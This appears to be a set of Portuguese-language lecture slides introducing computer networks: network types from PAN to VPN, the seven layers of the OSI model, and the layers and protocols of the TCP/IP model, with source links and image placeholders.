- Um dos primeiros exemplos de uma rede de computadores foi uma rede de comunicação de computadores que funcionavam como parte do sistema de radar do exército norte-americano. Em 1969, a Universidade da Califórnia em Los Angeles, o Stanford Research Institute, da Universidade da Califórnia em Santa Barbara e a Universidade de Utah foram conectadas como parte do projeto Advanced Research Projects Agency Network (ARPANET). É esta rede que evoluiu para se tornar o que hoje conhecemos simplesmente pelo nome de Internet.

O QUE É REDES DE COMPUTADORES?

- As redes são usadas para:
- Facilitar a comunicação via e-mail, videoconferência, mensagens instantâneas etc.
- Permitir que vários usuários compartilhem um único dispositivo de hardware, como uma impressora ou scanner;
- Ativar compartilhamento de arquivos;
- Permitir a partilha de programas de software ou de funcionamento em sistemas remotos;
- Tornar a informação mais fácil de acessar e manter entre vários usuários num mesmo ambiente ou em ambientes distintos (com acesso remoto, via web, por exemplo).

TIPOS DE REDES DE COMPUTADORES

1. Rede de Área Pessoal (PAN)

- O menor e mais básico tipo de rede, um PAN é composto de um modem sem fio, um computador ou dois, telefones, impressoras, tablets etc., e gira em torno de uma pessoa em um prédio. Esses tipos de redes geralmente são encontrados em pequenos escritórios ou residências e são gerenciados por uma pessoa ou organização a partir de um único dispositivo.

2. Rede Local (LAN)

- Estamos confiantes de que você já ouviu falar desses tipos de redes antes - as LANs são as redes mais discutidas, uma das mais comuns, uma das mais originais e uma das mais simples. As LANs conectam grupos de computadores e dispositivos de baixa tensão em distâncias curtas (dentro de um edifício ou entre um grupo de dois ou três edifícios próximos um do outro) para compartilhar informações e recursos. As empresas geralmente gerenciam e mantêm LANs.
- Usando roteadores, as LANs podem se conectar a redes de longa distância (WANs, explicadas abaixo) para transferir dados com rapidez e segurança.

TIPOS DE REDES DE COMPUTADORES

3. Rede local sem fio (WLAN)

- **Funcionando como uma LAN, as WLANs usam tecnologia de rede sem fio , como Wi-Fi. Geralmente vistos nos mesmos tipos de aplicativos que as LANs, esses tipos de redes não exigem que os dispositivos confiem em cabos físicos para se conectar à rede.**

4. Rede de Área do Campus (CAN)

- **Maiores que as LANs, mas menores que as redes de área metropolitana (MANs, explicadas abaixo), esses tipos de redes são normalmente vistos em universidades, grandes distritos escolares do ensino fundamental e médio ou pequenas empresas. Eles podem se espalhar por vários prédios bastante próximos um do outro, para que os usuários possam compartilhar recursos.**

TIPOS DE REDES DE COMPUTADORES

5. Rede de Área Metropolitana (MAN)

- Esses tipos de redes são maiores que as LANs, mas menores que as WANs - e incorporam elementos dos dois tipos de redes. Os MANs abrangem uma área geográfica inteira (normalmente uma cidade ou cidade, mas às vezes um campus). A propriedade e a manutenção são gerenciadas por uma única pessoa ou empresa (um conselho local, uma grande empresa etc.).

6. Rede de Área Ampla (WAN)

- Um pouco mais complexa que uma LAN, uma **WAN** conecta computadores juntos por distâncias físicas mais longas. Isso permite que computadores e dispositivos de baixa tensão sejam conectados remotamente uns aos outros através de uma grande rede para se comunicar mesmo quando estão separados por quilômetros.
- A Internet é o exemplo mais básico de uma WAN, conectando todos os computadores ao redor do mundo. Devido ao amplo alcance de uma WAN, ela geralmente pertence e é mantida por vários administradores ou pelo público.

TIPOS DE REDES DE COMPUTADORES

7. Rede de Área de Armazenamento (SAN)

- **Como uma rede dedicada de alta velocidade que conecta conjuntos compartilhados de dispositivos de armazenamento a vários servidores, esses tipos de redes não dependem de uma LAN ou WAN. Em vez disso, eles afastam os recursos de armazenamento da rede e os colocam em sua própria rede de alto desempenho. As SANs podem ser acessadas da mesma maneira que uma unidade conectada a um servidor. Os tipos de redes de área de armazenamento incluem SANs convergidas, virtuais e unificadas.**

8. Rede da área do sistema (também conhecida como SAN)

- **Este termo é relativamente novo nas últimas duas décadas. É usado para explicar uma rede relativamente local projetada para fornecer conexão de alta velocidade em aplicativos de servidor para servidor (ambientes em cluster), redes de área de armazenamento (também chamadas de "SANs") e aplicativos de processador para processador. Os computadores conectados a uma SAN operam como um sistema único em velocidades muito altas.**

TIPOS DE REDES DE COMPUTADORES

9. Rede óptica local passiva (POLAN)

- Como alternativa às LANs Ethernet tradicionais baseadas em comutador, a tecnologia POLAN pode ser integrada ao cabeamento estruturado para superar as preocupações sobre o suporte aos protocolos Ethernet tradicionais e aplicativos de rede como PoE (Power over Ethernet). Uma arquitetura de LAN ponto a multiponto, o POLAN usa divisores ópticos para dividir um sinal óptico de um fio de fibra óptica monomodo em vários sinais para atender usuários e dispositivos.

10. Rede Privada Corporativa (EPN)

- Esses tipos de redes são criados e pertencem a empresas que desejam conectar com segurança seus vários locais para compartilhar recursos do computador.


11. Rede Privada Virtual (VPN)

- Ao estender uma rede privada pela Internet, uma VPN permite que seus usuários enviem e recebam dados como se seus dispositivos estivessem conectados à rede privada - mesmo que não estejam. Por meio de uma conexão ponto a ponto virtual, os usuários podem acessar uma rede privada remotamente.

https://www.belden.com/blog/smart-building/network-types

MODELO OSI

- O modelo Open Systems Interconnection (OSI) é um modelo conceitual criado pela Organização Internacional de Padronização que permite que diversos sistemas de comunicação se comuniquem usando protocolos padrão. Em inglês simples, o OSI fornece um padrão para que diferentes sistemas de computadores possam se comunicar.
- O modelo OSI pode ser visto como uma linguagem universal para redes de computadores. É baseado no conceito de dividir um sistema de comunicação em sete camadas abstratas, cada uma empilhada na última.



MODELO OSI – REPRESENTAÇÃO EM IMAGEM

Resumo das Camadas do Modelo OSI

Aplicação	Prover serviços de rede às aplicações
Apresentação	Criptografia, codificação, compressão e formatos de dados
Sessão	Iniciar, manter e finalizar sessões de comunicação
Transporte	Transmissão confiável de dados, segmentação
Rede	Endereçamento lógico e roteamento; controle de tráfego
Link de Dados	Endereçamento físico; transmissão confiável de quadros
Física	Interface com meios de transmissão e sinalização

MODELO OSI – REPRESENTAÇÃO EM IMAGEM

MODELO OSI – 7 CAMADAS

7. A camada de aplicação

- Essa é a única camada que interage diretamente com os dados do usuário. Aplicativos de software, como navegadores da Web e clientes de email, contam com a camada de aplicativos para iniciar as comunicações. Mas deve ficar claro que os aplicativos de software cliente não fazem parte da camada de aplicativo; em vez disso, a camada de aplicação é responsável pelos protocolos e manipulação de dados nos quais o software confia para apresentar dados significativos ao usuário. Os protocolos da camada de aplicativos incluem HTTP e SMTP (o Simple Mail Transfer Protocol é um dos protocolos que permite a comunicação por email).

MODELO OSI – 7 CAMADAS

6. A camada de apresentação

- Essacamada é responsável principalmente pela preparação dos dados para que possam ser usados pela camada de aplicação; em outras palavras, a camada 6 torna os dados apresentáveis para os aplicativos consumirem. A camada de apresentação é responsável pela tradução, criptografia e compactação de dados.
- Dois dispositivos de comunicação que se comunicam podem estar usando métodos de codificação diferentes; portanto, a camada 6 é responsável por converter os dados recebidos em uma sintaxe que a camada de aplicação do dispositivo receptor pode entender.
- Se os dispositivos estiverem se comunicando através de uma conexão criptografada, a camada 6 é responsável por adicionar a criptografia na extremidade do remetente, bem como decodificar a criptografia na extremidade do receptor, para que ele possa apresentar à camada de aplicação dados legíveis e não criptografados.
- Finalmente, a camada de apresentação também é responsável por compactar os dados que recebe da camada de aplicação antes de entregá-la à camada 5. Isso ajuda a melhorar a velocidade e a eficiência da comunicação, minimizando a quantidade de dados que serão transferidos.

MODELO OSI – 7 CAMADAS

5. A camada de sessão

- Essa é a camada responsável pela abertura e fechamento da comunicação entre os dois dispositivos. O tempo entre o momento em que a comunicação é aberta e fechada é conhecido como a sessão. A camada da sessão garante que a sessão permaneça aberta por tempo suficiente para transferir todos os dados que estão sendo trocados e feche prontamente a sessão para evitar o desperdício de recursos.
- A camada de sessão também sincroniza a transferência de dados com os pontos de verificação. Por exemplo, se um arquivo de 100 megabytes estiver sendo transferido, a camada da sessão poderá definir um ponto de verificação a cada 5 megabytes. No caso de uma desconexão ou falha após a transferência de 52 megabytes, a sessão pode ser retomada a partir do último ponto de verificação, o que significa que apenas mais 50 megabytes de dados precisam ser transferidos. Sem os pontos de verificação, toda a transferência teria que começar novamente do zero.

MODELO OSI – 7 CAMADAS

4. A camada de transporte

- A camada 4 é responsável pela comunicação de ponta a ponta entre os dois dispositivos. Isso inclui pegar dados da camada de sessão e dividi-los em pedaços chamados segmentos antes de enviá-los para a camada 3. A camada de transporte no dispositivo receptor é responsável por remontar os segmentos em dados que a camada de sessão pode consumir.
- A camada de transporte também é responsável pelo controle de fluxo e controle de erros. O controle de fluxo determina uma velocidade ótima de transmissão para garantir que um remetente com uma conexão rápida não sobrecarregue um receptor com uma conexão lenta. A camada de transporte executa o controle de erros no lado receptor, garantindo que os dados recebidos sejam completos e solicitando uma retransmissão, se não estiverem.

MODELO OSI – 7 CAMADAS

3. A camada de rede

- A camada de rede é responsável por facilitar a transferência de dados entre duas redes diferentes. Se os dois dispositivos que estão se comunicando estiverem na mesma rede, a camada de rede será desnecessária. A camada de rede divide os segmentos da camada de transporte em unidades menores, chamadas pacotes, no dispositivo do remetente e remontando esses pacotes no dispositivo receptor. A camada de rede também encontra o melhor caminho físico para os dados chegarem ao seu destino; isso é conhecido como roteamento.

MODELO OSI – 7 CAMADAS

2. A camada de enlace de dados

- A camada de enlace de dados é muito semelhante à camada de rede, exceto que a camada de enlace de dados facilita a transferência de dados entre dois dispositivos na mesma rede. A camada de enlace de dados pega pacotes da camada de rede e os divide em pedaços menores chamados quadros. Assim como a camada de rede, a camada de enlace de dados também é responsável pelo controle de fluxo e controle de erros na comunicação intra-rede (a camada de transporte apenas faz controle de fluxo e controle de erros para comunicações entre redes).

MODELO OSI – 7 CAMADAS

1. A camada física

- Essa camada inclui o equipamento físico envolvido na transferência de dados, como cabos e comutadores. Essa também é a camada na qual os dados são convertidos em um fluxo de bits, que é uma sequência de 1s e 0s. A camada física de ambos os dispositivos também deve concordar com uma convenção de sinal, para que os 1s possam ser distinguidos dos 0s em ambos os dispositivos.

- https://www.cloudflare.com/learning/ddos/glossary/open-systems-interconnection-model-osi/

MODELO TCP/IP


- **O modelo TCP / IP** ajuda a determinar como um computador específico deve ser conectado à Internet e como os dados devem ser transmitidos entre eles. Ajuda você a criar uma rede virtual quando várias redes de computadores estão conectadas. O objetivo do modelo TCP / IP é permitir a comunicação em grandes distâncias.
- TCP / IP significa Transmission Control Protocol / Internet Protocol. Ele foi projetado especificamente como um modelo para oferecer fluxo de bytes altamente confiável e de ponta a ponta em uma rede não confiável.


MODELO TCP/IP - CARACTERÍSTICAS

- Aqui estão as características essenciais do protocolo TCP / IP
- Suporte para uma arquitetura flexível
- Adicionar mais sistema a uma rede é fácil.
- No TCP / IP, a rede permanece intacta até a origem e as máquinas de destino funcionarem corretamente.
- TCP é um protocolo orientado a conexão.
- O TCP oferece confiabilidade e garante que os dados que chegam fora de sequência sejam reordenados.
- O TCP permite implementar o controle de fluxo, para que o remetente nunca domine os dados de um receptor.

https://www.guru99.com/tcp-ip-model.html


MODELO TCP/IP – REPRESENTAÇÃO EM IMAGEM





MODELO TCP/IP – REPRESENTAÇÃO EM IMAGEM

COMPONENTES FISICOS DE REDE



https://www.tutorialspoint.com/Basic-Network-Hardware

MODELO TCP/IP - CAMADAS

1. Camada de acesso à rede -

- Essa camada corresponde à combinação da camada de vínculo de dados e da camada física do modelo OSI. Ele procura o endereçamento de hardware e os protocolos presentes nessa camada permitem a transmissão física de dados.
  Acabamos de falar sobre o ARP ser um protocolo da camada da Internet, mas há um conflito em declará-lo como um protocolo da camada da Internet ou da camada de acesso à rede. É descrito como residindo na camada 3, sendo encapsulado pelos protocolos da camada 2.

MODELO TCP/IP - CAMADAS

2. Camada da Internet -

- Essa camada é paralela às funções da camada de rede da OSI. Ele define os protocolos responsáveis pela transmissão lógica de dados por toda a rede. Os principais protocolos que residem nessa camada são:

1. **IP -** significa Protocolo da Internet e é responsável por entregar pacotes do host de origem ao host de destino, observando os endereços IP nos cabeçalhos dos pacotes. O IP possui 2 versões: IPv4 e IPv6. O IPv4 é o que a maioria dos sites está usando atualmente. Mas o IPv6 está crescendo, pois o número de endereços IPv4 é limitado em número quando comparado ao número de usuários.
2. **ICMP -** significa Internet Control Message Protocol. Ele é encapsulado em datagramas IP e é responsável por fornecer aos hosts informações sobre problemas de rede.
3. **ARP -** sigla para Address Resolution Protocol. Seu trabalho é encontrar o endereço de hardware de um host a partir de um endereço IP conhecido. O ARP possui vários tipos: Reverse ARP, Proxy ARP, Gratuitous ARP e Inverse ARP.

MODELO TCP/IP - CAMADAS

3. Camada Host a Host -

- Essa camada é análoga à camada de transporte do modelo OSI. É responsável pela comunicação de ponta a ponta e pela entrega de dados sem erros. Ele protege os aplicativos da camada superior das complexidades dos dados. Os dois principais protocolos presentes nesta camada são:

1. **Transmission Control Protocol (TCP) -** É conhecido por fornecer comunicação confiável e sem erros entre os sistemas finais. Ele executa sequenciamento e segmentação de dados. Ele também possui recurso de reconhecimento e controla o fluxo dos dados através do mecanismo de controle de fluxo. É um protocolo muito eficaz, mas possui muita sobrecarga devido a esses recursos. O aumento da sobrecarga leva ao aumento do custo.
2. **Protocolo de datagrama de usuário (UDP) -** por outro lado, não fornece nenhum desses recursos. É o protocolo básico se o seu aplicativo não requer transporte confiável, pois é muito econômico. Ao contrário do TCP, que é um protocolo orientado à conexão, o UDP não possui conexão.

MODELO TCP/IP - CAMADAS

4. Camada de Aplicação -

